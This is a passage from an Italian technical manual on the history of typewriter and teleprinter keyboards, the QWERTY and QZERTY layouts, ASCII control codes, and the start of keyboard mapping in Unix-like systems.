Nella macchina da scrivere a martelli, questi contengono due o tre ***tipi*** alfabetici, numerici, o di altri simboli: a seconda di come raggiungono il foglio di carta si ottiene la stampa di questo o di quel simbolo. In pratica, in alcune macchine da scrivere, il tasto usato per le maiuscole solleva il carrello in modo che i martelli lo colpiscano con la forma del simbolo posta nella parte superiore degli stessi; in altre macchine da scrivere, è il cesto dei martelli che si abbassa. Naturalmente, quando la macchina da scrivere ha meno tasti del solito, esiste la possibilità di regolare il sollevamento del carrello o l'abbassamento del cesto dei martelli a un livello intermedio, in modo che i martelli colpiscano con la forma di un simbolo centrale ulteriore.

Figura 110.3. Macchina da scrivere Fox portable n. 1, del 1917. Questa foto proviene da: Richard Polt, *The classic typewriter page*, ⟨http://staff.xu.edu/~polt/typewriters/⟩.

La figura 110.3 mostra un esempio di macchina da scrivere che prevede tre livelli: minuscole, maiuscole e altri simboli. Si può leggere su un tasto a sinistra la scritta «CAP», a indicare che si tratta del tasto [*Maiuscole*], mentre più in alto, un altro tasto di cui non si legge la scritta, serve a bloccare lo spostamento (del carrello o del cesto dei martelli), in modo da avere sempre lettere maiuscole (da cui il nome «fissamaiuscole»,). Tra questi due tasti, ne appare uno con la scritta «FIG», che serve a ottenere i simboli tipografici non alfabetici (l'opposto di *fig* sarebbe *ltr*).

Nelle primissime macchine da scrivere, lo spostamento dei martelli non era previsto e a ogni tasto corrispondeva un solo carattere. Nella figura 110.4 si vede un modello del genere, dove si può osservare che il gruppo di martelli forma proprio un cesto, a giustificarne la definizione.

Figura 110.4. Macchina da scrivere Calligraph 2, approssimativamente del 1888. Questa foto proviene da: Richard Polt, *The classic typewriter page*, ⟨http://staff.xu.edu/~polt/typewriters/⟩.

110.3 Disposizione anatomica dei tasti

La macchina da scrivere tradizionale tipica ha i tasti disposti in tre o quattro file, sfasate tra di loro. Ciò deriva sia da un'esigenza tecnica, per poter collocare in modo semplice le leve dei tasti, sia da un'esigenza anatomica. La figura 110.5 mostra una macchina da scrivere in cui le leve dei tasti e l'esigenza meccanica a cui si è appena accennato risulta evidente. Si osservi che questa macchina, a differenze di tante altre, utilizza un cilindro di ***tipi*** al posto dei martelli.

Figura 110.5. Macchina da scrivere Postal 5, del 1904. Questa foto proviene da: Richard Polt, *The classic typewriter page*, ⟨http://staff.xu.edu/~polt/typewriters/⟩.

La figura 110.6 mostra una macchina da scrivere con una conformazione della tastiera abbastanza particolare, tale da ricordare quella di un pianoforte, disposta su un semicerchio.

Figura 110.6. Macchina da scrivere Hammond 1, approssimativamente del 1889. Questa foto proviene da: Richard Polt, *The classic typewriter page*, ⟨http://staff.xu.edu/~polt/typewriters/⟩.

110.4 Mappa dei tasti

La prima produzione di macchine da scrivere negli Stati Uniti è quella progettata da Sholes e Glidden, prodotta da Remington, negli anni dal 1874 al 1878. Il progetto di questa macchina, dopo la definizione della sua struttura, ha compreso anche uno studio sulla disposizione dei simboli sui tasti, allo scopo di ridurre al minimo la possibilità di scontro tra i martelli usati per la scrittura. In pratica, due lettere in sequenza dovevano trovarsi a una distanza sufficiente da evitare l'incontro tra un martello che va e uno che viene, consentendo così di ridurre i tempi morti e di scrivere più velocemente, in base alle caratteristiche di quella macchina.

Anche la disposizione dei tasti di quella macchina è stata brevettata, precisamente nel 1878, e il disegno lo si può vedere nella figura 110.7. Dal momento che i primi sei caratteri alfabetici compongono la sequenza «QWERTY», questo è diventato il nome di tale disposizione di tasti.

Figura 110.7. Disegno del brevetto della tastiera QWERTY del 1878. Questa foto, di dominio pubblico, è tratta da: Darryl Rehr, *The QWERTY connection*, ⟨http://home.earthlink.net/~dcrehr/⟩.

La maggior parte delle macchine da scrivere prodotte successivamente dai concorrenti ha utilizzato una mappa molto simile, almeno per quanto riguarda la porzione alfabetica.

La disposizione dei tasti così diversa dall'ordine alfabetico ha creato un mito attorno alle intenzioni reali del suo progettista; tuttavia il problema dello scontro tra i martelli in fase di scrittura esisteva ed è esistito su tutte le macchine da scrivere con quel tipo di struttura. Pertanto, la motivazione per la quale una mappa del genere avrebbe lo scopo di accelerare la scrittura, è realistica, sulla base di quei limiti tecnici. Evidentemente, il motivo per il quale, quasi tutte le mappe di tastiere realizzate per le lingue che usano un alfabeto latino si rifanno fondamentalmente alla disposizione della QWERTY, rimane ormai dovuto alla consuetudine, dato che la scrittura elettronica non comporta più i problemi meccanici di quel tempo.

Nonostante la comodità della consuetudine, ci sono stati molti tentativi di proporre disposizioni differenti dei tasti, nell'ambito dell'alfabeto latino, fino al 1932, quando il professor August Dvorak propose una mappa studiata con criteri opposti rispetto alla QWERTY: i simboli usati con maggiore frequenza si trovano sulla riga di tasti su cui si posano inizialmente le dita. L'efficacia reale della mappa Dvorak rispetto alla QWERTY è controversa, così la mappa QWERTY e le sue varianti continuano a rappresentare lo standard.

Figura 110.8. Schema della mappa Dvorak.

110.4.1 Varianti nazionali

La produzione di macchine da scrivere dei paesi europei ha seguito più o meno gli standard di fatto introdotti dagli Stati Uniti, anche per quanto riguarda la mappa dei tasti, salvo qualche piccola variante, soprattutto per l'esigenza di introdurre le lettere accentate. Le differenze più importanti, a questo proposito, riguardano la collocazione delle cifre numeriche, che a seconda dei casi compaiono al livello delle lettere minuscole, oppure al livello delle lettere maiuscole.

Figura 110.9. Olivetti Lettera 35 del 1972, con mappa italiana QZERTY. Le cifre numeriche si ottengono quando si selezionano le maiuscole.

Figura 110.10. Tastiera di una macchina Hermes Media 3, con mappa tedesca QWERTZ. Le cifre numeriche si ottengono con il livello delle lettere minuscole.

110.5 Fissamaiuscole

La scrittura attraverso un numero limitato di tasti comporta nella macchina da scrivere la presenza di almeno un tasto per cambiare il ***livello***. Generalmente si tratta di soli due livelli, dove nel primo si collocano le lettere minuscole e nel secondo quelle maiuscole. Nelle macchine da scrivere si è arrivati ad avere due tasti [*Maiuscole*] equivalenti (⇧), da azionare con il mignolo della mano opposta a quella che deve scegliere la lettera o il simbolo da scrivere, assieme a un [*Fissamaiuscole*] (⇪), ovvero un tasto che mantiene inserita la selezione del livello delle maiuscole.

Date le limitazioni della tecnologia, il tasto [*Fissamaiuscole*] interveniva su tutti i tasti, anche su quelli che non servono per rappresentare segni alfabetici puri e semplici.

Tra i tasti che non servono per scrivere lettere alfabetiche ci sono, tra gli altri, quelli che servono per scrivere cifre numeriche; pertanto, la scelta della collocazione di questi simboli nel livello delle lettere minuscole o in quello delle lettere maiuscole, dipendeva dalla frequenza di utilizzo. La mappa italiana della tastiera ha ospitato le cifre numeriche nel livello delle lettere maiuscole, come si può vedere bene nella figura 110.9.

Con l'introduzione dei primi elaboratori dotati di terminali abbastanza completi (di sicuro già dalla fine degli anni 1970) e probabilmente anche delle prime macchine da scrivere elettroniche, negli Stati Uniti il tasto [*Fissamaiuscole*] ha cominciato a funzionare, precisamente, solo per le maiuscole, senza interferire con gli altri segni tipografici.

Nei paesi europei, generalmente, la diffusione degli elaboratori degli anni 1980 non ha portato alla modifica del funzionamento del [*Fissamaiuscole*] rispetto alle convenzioni costruite con le macchine da scrivere tradizionali. Questo lo si può verificare nel sistema operativo Dos, nel quale la configurazione della tastiera di paesi come Francia e Germania mantiene un funzionamento «tradizionale» del [*Fissamaiuscole*].

Si osservi che un sistema GNU/Linux tipico non consente la configurazione della tastiera in modo da far agire il tasto [*Fissamaiuscole*] su tutta la tastiera. Pertanto, alcune configurazioni locali della mappa della tastiera hanno richiesto un adattamento.

110.6 Avanzamento, arretramento e composizione

Nella maggior parte delle macchine da scrivere tradizionali lo spazio orizzontale si ottiene attraverso quella che è nota come «barra spaziatrice». Nella macchina da scrivere, il compito della barra spaziatrice è quello di fare avanzare il carrello, senza scrivere alcunché, al contrario di ciò che avviene di solito con la scrittura elettronica, dove invece si ottiene la «scrittura» di uno spazio (␣), mentre lo spostamento della posizione della scrittura avviene tramite un cursore controllato normalmente attraverso dei tasti muniti di frecce.

Con la comparsa delle macchine da scrivere a «scrittura visibile», dove il dattilografo poteva vedere immediatamente il testo che stava digitando, comincia ad apparire un tasto per l'arretramento. Anche in questo caso, lo scopo è solo quello di spostare il carrello all'indietro, rispetto al verso di scrittura. Questo arretramento poteva servire per correggere uno spostamento in avanti eccessivo, per tentare delle correzioni o per creare dei simboli composti (per esempio una virgola sovrapposta a una lettera «c», poteva servire per costruire una «ç», così come un apostrofo sovrapposto a una vocale poteva dare l'idea di un accento). Nella lingua inglese, questo tasto viene individuato con il termine *back space*.

La correzione di una digitazione errata richiedeva inizialmente l'uso di gomme per cancellare speciali: molto sottili, abrasive e tondeggianti. Dopo la cancellazione si poteva tornare sulla stessa posizione per riscrivere il testo corretto. In tempi più recenti si è introdotto l'uso di liquidi bianchi coprenti e di foglietti correttori. In questo ultimo caso, occorreva arretrare sulla posizione del carattere stampato erroneamente, inserire il foglietto di correzione e ribattere la stessa lettera o lo stesso simbolo per cancellarlo. Un altro modo di «correggere», in mancanza di altro, ma soprattutto in mancanza di tempo, consisteva nel sovrascrivere il segno '**=**'; con lo stesso criterio, nel nastro perforato della telescrivente, il codice di controllo usato per indicare qualcosa di cancellato, o qualcosa senza valore, si otteneva rappresentando tutti i fori possibili. Infatti, seguendo la tradizione, nel codice ASCII, il carattere *<DEL>* si rappresenta come $7F_{16}$, pari a 1111111_2 (▨).

Con l'introduzione della scrittura elettronica, l'arretramento poteva assumere significati differenti, a seconda del metodo usato per la scrittura: poteva trattarsi di un arretramento puro e semplice, consentendo così la composizione di simboli sovrapposti, oppure di una cancellazione, quando il testo inserito veniva prima accumulato in memoria fino al termine della riga. Nel primo caso, la macchina da scrivere poteva disporre di un tasto speciale che cancellava il carattere premuto in precedenza in quella posizione.

L'evoluzione delle tecniche di correzione nella macchina da scrivere giustifica la presenza di diversi tasti nella tastiera per elaboratore. Il tasto noto come [*Backspace*] serve normalmente per arretrare cancellando (⌫); il tasto [*Canc*] (ovvero [*Del*] nelle tastiere inglesi) serve a cancellare il carattere che appare in corrispondenza del cursore, avvicinando il testo che dovesse trovarsi alla destra del cursore stesso; i tasti con le frecce spostano il cursore, ovvero la posizione in cui si intende andare a scrivere.

Come già accennato, nelle macchine da scrivere tradizionali, l'arretramento serviva anche per comporre assieme più simboli. Nella scrittura elettronica, soprattutto nel caso degli elaboratori, la composizione viene gestita in modo diverso, attraverso la definizione di «tasti morti», che servono a dichiarare l'inizio di una sequenza di composizione, che il software poi deve tradurre nel carattere corretto.

Nella tradizione italiana, con la scomparsa delle macchine da scrivere meccaniche si smette di pensare al concetto di composizione, tramite la sovrapposizione dei simboli. Infatti, la mappa per la tastiera apparsa nel 1983 nell'elaboratore Olivetti M24, non prevede la presenza di tasti morti. Tuttavia, il sistema operativo Dos di allora consentiva di generare altri simboli attraverso combinazioni con la tastiera numerica, pertanto non se ne avvertiva il problema. Al contrario, in altri paesi europei la configurazione della tastiera prevedeva spesso anche dei tasti morti per la composizione.

110.6.1 Inserimento

Per motivi tecnici, nella macchina da scrivere tradizionale il concetto di «inserimento» è assente del tutto, mentre compare solo nella scrittura elettronica, dove invece si può distinguere tra una scrittura che inserisce del testo, rispetto a una scrittura che sovrascrive eventualmente il testo che si trova in corrispondenza del cursore (⎀).

110.7 Tabulatore

A un certo punto dell'evoluzione delle macchine da scrivere tradizionali, si sente il bisogno di facilitare la scrittura di informazioni incolonnate. Per fare questo viene introdotta la tabulazione, che si ottiene fissando degli ***stop di tabulazione***, a cui si accede direttamente premendo un tasto: il ***tabulatore***.

In pratica, era necessario spostare orizzontalmente il carrello nella posizione desiderata, fissare lo stop di tabulazione e ripetere l'operazione per tutti gli altri incolonnamenti da programmare. Successivamente, durante la scrittura, bastava premere il tabulatore per raggiungere immediatamente lo stop successivo. Per togliere gli stop programmati in precedenza, ci si doveva riposizionare negli stessi punti, usando un altro tasto per toglierli.

Nella scrittura elettronica la tabulazione di evolve, ma rimane il concetto di fondo (↹).

110.8 Telescrivente

La telescrivente è letteralmente la macchina che consente la scrittura a distanza, che nasce come evoluzione della telegrafia. La telescrivente costituisce anche la prima fase di adattamento della macchina da scrivere a terminale di un elaboratore elettronico. Il primo sistema telescrivente ragionevolmente efficace è quello di IBM, con il sistema Radiotype, del 1931.

Figura 110.11. Disegno della macchina da scrivere Blickensderfer Electric, del 1902. La prima macchina da scrivere elettrica, per di più con testina di scrittura cilindrica, apre la strada all'idea della telescrivente. Questa immagine proviene da: Richard Polt, *The classic typewriter page*, ⟨http://staff.xu.edu/~polt/typewriters/⟩.

Rispetto alla macchina da scrivere, nella tastiera della telescrivente compaiono tasti con funzioni nuove, come il tasto [*Ctrl*] (⎈), con lo scopo di produrre codici di controllo, che non sono associati alla scrittura di alcun simbolo. Attualmente, la storia della telescrivente sopravvive nel codice ASCII.

110.8.1 Codici di controllo

Generalmente, i codici di controllo necessari al funzionamento corretto delle comunicazioni attraverso una telescrivente sono generati quasi sempre attraverso combinazioni con un tasto, denominato *control*, con qualche eccezione eventuale per i codici più importanti, come per esempio <*ESC*> (⎋).

Tradizionalmente, con la telescrivente, l'associazione del tasto *control* si rappresenta con un accento circonflesso, secondo una forma del tipo '**^x**'. Questa notazione rimane valida, purché utilizzata secondo il suo significato originale. In pratica, si deve considerare che le tastiere di un elaboratore comune si possono riconfigurare; pertanto, per fare un esempio, scrivere <*^a*> significa fare riferimento al codice ASCII 01_{16}, pari a <*SOH*>, ma non è detto, necessariamente, che per ottenere questo codice si debba premere sulla tastiera di oggi una combinazione del tipo [*Ctrl a*].

Tabella 110.12. Codici di controllo «C0», con la descrizione originale ottenuta da: *C0 control characters set*, 1987, ⟨*http://www.itscj.ipsj.or.jp/ISO-IR/140.pdf* ⟩.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
0_{16}	NUL		NULL	A control character used to accomplish media-fill or time-fill. NUL characters may be inserted into or removed from, a stream of data without affecting the information content of that stream, but such action may affect the information layout and/or the control of equipment.
1_{16}	SOH	<*^a*>	START OF HEADING	A transmission control character used as the first character of a heading of an information message.
2_{16}	STX	<*^b*>	START OF TEXT	A transmission control character which precedes a text and which is used to terminate a heading.
3_{16}	ETX	<*^c*>	END OF TEXT	A transmission control character which terminates a text.
4_{16}	EOT	<*^d*>	END OF TRANSMISSION	A transmission control character used to indicate the conclusion of the transmission of one or more texts.
5_{16}	ENQ	<*^e*>	ENQUIRY	A transmission control character used as a request from a remote station - the response may include station identification and/or station status. When a "Who are you" function is required on the general switched transmission network, the first use of ENQ after the connection is established shall have the meaning "Who are you" (station identification). Subsequent use of ENQ may, or may not, include the function "Who are you", as determined by agreement.
6_{16}	ACK	<*^f*>	ACKNOWLEDGE	A transmission control character transmitted by a receiver as an affirmative response to the sender.
7_{16}	BEL	<*^g*>	BELL	A control character that is used when there is a need to call for attention; it may control alarm or attention devices.
8_{16}	BS	<*^h*>	BACKSPACE	A format effector which causes the active position to move one character position backwards.
9_{16}	HT	<*^i*>	HORIZONTAL TABULATION	A format effector which causes the active position to advance to the next pre-determined character position.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
A_{16}	LF	<^j>	LINE FEED	A format effector which causes the active position to advance to the corresponding character position of the next line.
B_{16}	VT	<^k>	VERTICAL TABULATION	A format effector which causes the active position to advance to the corresponding character position on the next pre-determined line.
C_{16}	FF	<^l>	FORM FEED	A format effector which causes the active position to advance to the corresponding character position on a pre-determined line of the next form or page.
D_{16}	CR	<^m>	CARRIAGE RETURN	A format effector which causes the active position to move to the first character position on the same line.
E_{16}	SO	<^n>	SHIFT OUT	A control character which is used in conjunction with SHIFT IN and ESCAPE to extend the graphic character set of the code. It may alter the meaning of octets 33 - 126 (dec.). The effect of this character when using code extension techniques is described in International Standard ISO 2022.
F_{16}	SI	<^o>	SHIFT IN	A control character which is used in conjunction with SHIFT OUT and ESCAPE to extend the graphic character set of the code. It may reinstate the standard meanings of the octets which follow it. The effect of this character when using code extension techniques is described in International Standard ISO 2022.
10_{16}	DLE	<^p>	DATA LINK ESCAPE	A transmission control character which will change the meaning of a limited number of contiguously following bit combinations. Its is used exclusively to provide supplementary transmission control functions. Only graphic characters and transmission control characters can be used in DLE sequences.
11_{16}	DC1	<^q>	DEVICE CONTROL ONE	A device control character which is primarily intended for turning on or starting an ancillary device. If it is not required for this purpose, it may be used to restore a device to the basic mode of operation (see also DC2 and DC3), or for any other device control function not provided by other DCs.
12_{16}	DC2	<^r>	DEVICE CONTROL TWO	A device control character which is primarily intended for turning on or starting an ancillary device. If it is not required for this purpose, it may be used to set a device to a special mode of operation (in which case DC1 is used to restore the device to the basic mode), or for any other device control function not provided by other DCs.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
13_{16}	DC3	<^*s*>	DEVICE CONTROL THREE	A device control character which is primarily intended for turning off or stopping an ancillary device. This function may be a secondary level stop, for example wait, pause, stand-by or halt (in which case DC1 is used to restore normal operation). If it is not required for this purpose, it may be used for any other ancillary device control function not provided by other DCs.
14_{16}	DC4	<^*t*>	DEVICE CONTROL FOUR	A device control character which is primarily intended for turning off, stopping or interrupting an ancillary device. If it is not required for this purpose, it may be used for any other device control function not provided by other DCs.
15_{16}	NAK	<^*u*>	NEGATIVE ACKNOWLEDGE	A transmission control character transmitted by a receiver as a negative response to the sender.
16_{16}	SYN	<^*v*>	SYNCHRONOUS IDLE	A transmission control character used by a synchronous transmission system in the absence of any other character (idle condition) to provide a signal from which synchronism may be achieved or retained between data terminal equipment.
17_{16}	ETB	<^*w*>	END OF TRANSMISSION BLOCK	A transmission control character used to indicate the end of a transmission block of data where data is divided into such blocks for transmission purposes.
18_{16}	CAN	<^*x*>	CANCEL	A character, or the first character of a sequence, indicating that the data preceding it is in error. As a result, this data shall be ignored. The specific meaning of this character shall be defined for each application and/or between sender and recipient.
19_{16}	EM	<^*y*>	END OF MEDIUM	A control character that may be used to identify the physical end of a medium, or the end of the used portion of a medium, or the end of the wanted portion of data recorded on a medium. The position of this character does not necessarily correspond to the physical end of the medium.
$1A_{16}$	SUB	<^*z*>	SUBSTITUTE	A control character used in the place of a character that has been found to be invalid or in error. SUB is intended to be introduced by automatic means.
$1B_{16}$	ESC	<^*[*>	ESCAPE	A control character which is used to provide additional characters. It alters the meaning of a limited number of contiguously following bit combinations. The use of this character is specified in ISO 2022.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
$1C_{16}$	FS IS4	<^\>	FILE SEPARATOR INFORMATION SEPARATOR FOUR	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order it delimits a data item called a file.
$1D_{16}$	GS IS3	<^]>	GROUP SEPARATOR INFORMATION SEPARATOR THREE	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order, it delimits a data item called a group.
$1E_{16}$	RS IS2	<^^>	RECORD SEPARATOR INFORMATION SEPARATOR TWO	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order it delimits a data item called a record.
$1F_{16}$	US IS1	<^_>	UNIT SEPARATOR INFORMATION SEPARATOR ONE	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order, it delimits a data item called a unit.
$7F_{16}$	DEL		DELETE	A character used primarily to erase or obliterate an erroneous or unwanted character in punched tape. DEL characters may also serve to accomplish media-fill or time-fill. They may be inserted into, or removed from, a stream of data without affecting the information content of that stream, but such action may affect the information layout and/or the control of equipment.

Figura 110.13. La telescrivente più conosciuta dagli anni 1960. Questa foto proviene dalla raccolta di Peter Roosen-Runge, visibile alla pagina *York computing: scenes from a distant past*, ⟨http://www.cse.yorku.ca/~peter/deptphotos/photos.html ⟩

Figura 110.14. Mappa della tastiera della telescrivente Teletype ASR-33.

110.9 Mutazione della mappa italiana

Gli anni 1980 rappresentano il momento in cui la macchina da scrivere comincia a cedere il posto agli elaboratori personali, un po' in tutto il mondo. Questo passaggio, per quanto riguarda l'Italia, segna la trasformazione della mappa italiana per le tastiere.

Alla fine degli anni 1970 cominciavano a diffondersi elaboratori professionali abbastanza completi. In quel periodo la produzione italiana era praticamente assente, o comunque non comparabile sul piano tecnico. Gli elaboratori in questione erano quindi importati dagli Stati Uniti o dalla Gran Bretagna, dotati di tastiere QWERTY senza lettere accentate. Tuttavia, lo standard di scrittura della lingua italiana prevede gli accenti quasi esclusivamente alla fine delle paro-

le, cosa che si poteva ottenere graficamente con l'apostrofo: era il contesto a far capire se si doveva intendere come apostrofo, accento grave o accento acuto.

In un certo senso, in Italia si diffondeva l'idea che la tastiera per elaboratore fosse una cosa e che la tastiera della macchina da scrivere fosse un'altra.

Tra il 1982 e il 1983 succede qualcosa che trasforma la «tastiera italiana» in una QWERTY con lettere accentate, ma è difficile ricostruire i passaggi di questa mutazione. Infatti, in quel periodo Olivetti produceva elaboratori, proponendo nel mercato italiano, sia tastiere tradizionali QZERTY, sia tastiere QWERTY. Probabilmente, questa incertezza ha fine con la distribuzione del modello M24, dove appare una tastiera QWERTY adattata con le lettere accentate per la lingua italiana (figura 110.19). Probabilmente è proprio l'elaboratore Olivetti M24 il «responsabile», nel bene o nel male, della trasformazione della tastiera italiana.

Figura 110.15. Tastiera QWERTY dell'elaboratore Olivetti M20, anno 1982, da un opuscolo per il mercato italiano. Si osservi comunque che il modello M20 BC aveva una tastiera QZERTY tradizionale.

Figura 110.16. Tastiera QZERTY dell'elaboratore Olivetti M20 BC, anno 1982, da una foto di Davide Bucci.

Figura 110.17. Tastiera QZERTY dell'elaboratore Olivetti M40 BC, anno 1982, da un opuscolo.

Figura 110.18. Tastiera QZERTY dell'elaboratore portatile Olivetti M10, anno 1983. L'immagine è stata ottenuta da un'asta telematica di apparecchiature usate.

Figura 110.19. Tastiera QWERTY italiana dell'elaboratore Olivetti M24, anno 1983. Si osservi che il tasto [*Fissamaiuscole*] funziona solo nella porzione alfabetica della tastiera, escludendo anche le lettere accentate.

Nonostante la produzione da parte di Olivetti dell'elaboratore M24 con una nuova tastiera italiana, continua la sua produzione di macchine da scrivere per qualche tempo, ma sempre con la mappa tradizionale QZERTY, sottolineando la distinzione tra macchina da scrivere ed elaboratore.

Figura 110.20. Macchina da scrivere elettronica Olivetti ET116, probabilmente dell'anno 1987.

Figura 110.21. Dettaglio della tastiera della macchina da scrivere elettronica Olivetti ET116.

110.10 Riferimenti

- Richard Polt, *The classic typewriter page*

  ⟨*http://staff.xu.edu/~polt/typewriters/* ⟩

- Darryl Rehr, *The QWERTY connection*

  ⟨*http://home.earthlink.net/~dcrehr/* ⟩

- *1000 bit*

  ⟨*http://www.1000bit.net/ad/bro/brochures.asp* ⟩

- *Computermuseum München: Olivetti*

  ⟨*http://www.computermuseum-muenchen.de/computer/olivetti/* ⟩

- R. A. Nelson, *History of teletype development*, 1963

  ⟨*http://www.thocp.net/hardware/history_of_teletype_development_.htm* ⟩

  ⟨*http://www.rtty.com/history/nelson.htm* ⟩

  ⟨*http://www.kekatos.com/teletype/History_Of_Teletype_Development_2.htm* ⟩

- Frank da Cruz, *Columbia University computing history, a chronology of computing at Columbia University*

  ⟨*http://www.columbia.edu/acis/history/* ⟩

- *IBM Radiotype*

  ⟨*http://www-03.ibm.com/ibm/history/exhibits/specialprod1/specialprod1_3.html* ⟩

  ⟨*http://www-03.ibm.com/ibm/history/exhibits/specialprod1/specialprod1_4.html* ⟩

- *The historical meaning of ASCII Control Characters*

  ⟨*http://rootr.net/ascii_control_meaning.html* ⟩

- Robert McConnell, James Haynes, Richard Warren, *Understanding ASCII Codes*

  ⟨*http://www.nadcomm.com/ascii_code.htm* ⟩

- Jukka Korpela, *Ascii control codes (control characters, C0 controls)*

  ⟨*http://www.cs.tut.fi/~jkorpela/chars/c0.html* ⟩

- Tom Jennings, *History of character codes*
  ⟨*http://www.wps.com/projects/codes/index.html* ⟩
- *International register of coded character sets to be used with escape sequences*
  ⟨*http://www.itscj.ipsj.or.jp/ISO-IR/overview.htm* ⟩
- *C0 control characters set*, 1987
  ⟨*http://www.itscj.ipsj.or.jp/ISO-IR/140.pdf* ⟩
- *The historical meaning of ASCII Control Characters*
  ⟨*http://rootr.net/ascii_control_meaning.html* ⟩
- Robert McConnell, James Haynes, Richard Warren, *Understanding ASCII Codes*
  ⟨*http://www.nadcomm.com/ascii_code.htm* ⟩

Capitolo 111

Tastiera di un elaboratore

La gestione della tastiera con un sistema operativo è generalmente una questione abbastanza complicata. Un sistema operativo destinato ad architetture differenti deve essere in grado di gestire tastiere fisiche molto diverse tra di loro, mantenendo un comportamento uniforme.

111.1 Simboli astratti e tasti reali

Per poter adattare tastiere fisiche differenti allo stesso sistema operativo, è necessario creare un'astrazione rispetto alla tastiera reale, abbinando la pressione dei tasti fisici a simboli di una tastiera virtuale che rimane sempre la stessa. La tastiera virtuale dei sistemi che si rifanno al modello di Unix, genera dei simboli, che possono avere il significato di un carattere, di una stringa, o di una funzione speciale. Quello che si fa sulla tastiera fisica è un'azione meccanica, ma quello che conta è ciò che, da quella azione, viene generato attraverso la tastiera virtuale. Per esempio, se ipoteticamente con la combinazione di tasti [*AltGr e*] si ottiene il simbolo «€», per il sistema è come se si premesse il tasto [€] della tastiera virtuale.

Nelle tastiere fisiche si utilizzano diversi tasti «modificatori» per generare delle combinazioni, per esempio per ottenere le lettere maiuscole, mentre, nella tastiera virtuale si può immaginare che ci sia un tasto singolo per ogni funzione.

Nella tastiera virtuale di un sistema simile a Unix si prevedono tasti con funzioni speciali, che in pratica trasmettono un carattere o una stringa che ha lo scopo di comunicare qualcosa a un programma. Per esempio, il codice ASCII <*BS*>, ovvero 08_{16}, ha normalmente lo scopo di cancellare un testo, arretrando; il codice ASCII <*STX*>, ovvero 02_{16}, potrebbe avere lo scopo di informare il programma della conclusione del flusso di dati in ingresso (*end of file*). Per ottenere questi simboli con funzioni speciali si può immaginare la tastiera virtuale con un tasto apposito per ognuno, mentre nella tastiera reale potrebbe essere necessaria una combinazione (nel caso del codice di conclusione di un flusso di dati si usa normalmente la combinazione [*Ctrl d*]). Tuttavia, la tastiera virtuale tipica di un sistema Unix prevede dei modificatori (virtuali): si tratta precisamente di < *Control* > e < *Meta* >.

I modificatori virtuali < *Control* > e < *Meta* > servono per ottenere delle funzioni speciali, in abbinamento con altri tasti (virtuali). Tuttavia, si potrebbero immaginare tasti virtuali separati per ognuna delle combinazioni prestabilite, rendendo il concetto più semplice.

Il fatto che la tastiera virtuale di un sistema basato sul modello di Unix preveda dei modificatori virtuali, è fonte di confusione, perché, per esempio, da un lato può essere «facile» abbinare mentalmente il tasto reale [*Ctrl*] al modificatore virtuale < *Control* >, dall'altro, però, non è detto che la combinazione reale [*Ctrl **x***] produca effettivamente la selezione della funzione abbinata alla combinazione virtuale < *Control_**x*** >. Per evitare questa confusione, sarebbe meglio pensare a funzioni associate a tasti virtuali indipendenti: < *Control_a* >, < *Control_b* >, < *Control_c* >,... < *Meta_a* >, < *Meta_b* >, < *Meta_c* >,...

Di norma, su una tastiera reale per elaboratori x86, si associa il modificatore virtuale < *Control* > ai tasti [*Ctrl*] presenti, in modo indifferente, mentre si associa normalmente il modificatore virtuale < *Meta* > al tasto [*Alt*] a sinistra della barra spaziatrice. Tuttavia, certe combinazioni virtuali non si possono ottenere sempre nello stesso modo con la tastiera reale; per esempio, con una tastiera italiana, la combinazione virtuale < *Control_underscore* > potrebbe richiedere la pressione simultanea di [*Ctrl Maiuscole* –] (control, maiuscole, trattino normale), perché il carattere

'_' si ottiene in combinazione con il tasto delle maiuscole ([*Maiuscole* –]). D'altra parte, dal momento che non esiste una combinazione virtuale che abbina < *Control* >, con il segno '–', sempre ipotizzando una tastiera italiana, la combinazione virtuale < *Control_underscore* > potrebbe essere comandata da una combinazione reale differente, come potrebbe esserlo [*Ctrl* –], dato che il segno '–' si ottiene sullo stesso tasto reale, ma senza la pressione del tasto delle maiuscole. Tutto questo dipende comunque dalla configurazione della mappa della tastiera, con la quale si associa la pressione dei tasti reali ad azioni appropriate sulla tastiera virtuale del sistema operativo.

Figura 111.1. Porzione di tastiera italiana in cui si vede in particolare il tasto con il quale si ottengono i simboli '–' e '_'.

Riquadro 111.2. Notazioni e simbologia.

Nella documentazione tecnica a proposito di programmi per sistemi Unix, si fa spesso riferimento a combinazioni di tasti da premere, secondo una simbologia particolare. Di solito si usano notazioni del tipo '`^`***x***', oppure '`C-`***x***', per rappresentare una cosa che potrebbe essere descritta come «Ctrl+***x***»; così '`M-`***x***', per rappresentare combinazioni del tipo «Meta+***x***». Quello che conta, a parte la simbologia usata, è comprendere che si fa riferimento a «combinazioni virtuali», che nella realtà potrebbero richiedere metodi di inserimento differenti rispetto all'apparenza della simbologia usata.

111.2 Livelli

Nelle tastiere fisiche comuni, i tasti a disposizione sono inferiori a quelli che servirebbero, per poter esprimere tutti i segni tipografici richiesti da una certa lingua. Nella macchina da scrivere meccanica si otteneva la duplicazione delle funzioni dei tasti, alzando o abbassando il blocco dei martelli. Per questa ragione, anche oggi si parla di ***livelli***, a proposito del fatto che un tasto consenta di ottenere due o più simboli differenti, combinandolo con un modificatore appropriato.

Nelle tastiere europee comuni si utilizzano almeno tre livelli, dove il secondo livello viene attivato con la pressione del tasto [*Maiuscole*], mentre il terzo livello si ottiene con un tasto alternativo (nel caso delle tastiere per elaboratori x86 si tratta normalmente del tasto [*AltGr*]). Per la disposizione italiana, il terzo livello serve per esempio a ottenere la chiocciola, il cancelletto e le parentesi quadre.

La gestione dei livelli è compito della configurazione della tastiera fisica e si possono ipotizzare anche più di tre livelli, con l'uso di combinazioni più complesse.

111.2.1 Fissamaiuscole

